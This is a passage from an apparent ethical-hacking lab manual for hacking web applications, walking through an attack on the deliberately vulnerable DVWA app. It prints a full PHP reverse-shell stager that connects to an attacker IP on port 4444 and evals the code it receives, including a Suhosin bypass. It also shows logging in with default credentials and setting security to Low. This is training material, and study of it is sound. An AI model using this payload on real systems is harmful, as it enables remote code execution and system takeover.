
10. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 7**, and then press **Ctrl+S** to save the context.

```
1 /*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len)
{ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
2
```

11. Close all the open windows.
12. Click the **Firefox** icon from the top section of **Desktop**, type `http://10.10.1.22:8080/dvwa/login.php`. Into the address bar and press **Enter**.
13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.


Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Module 14 – Hacking Web Applications



14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.


15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



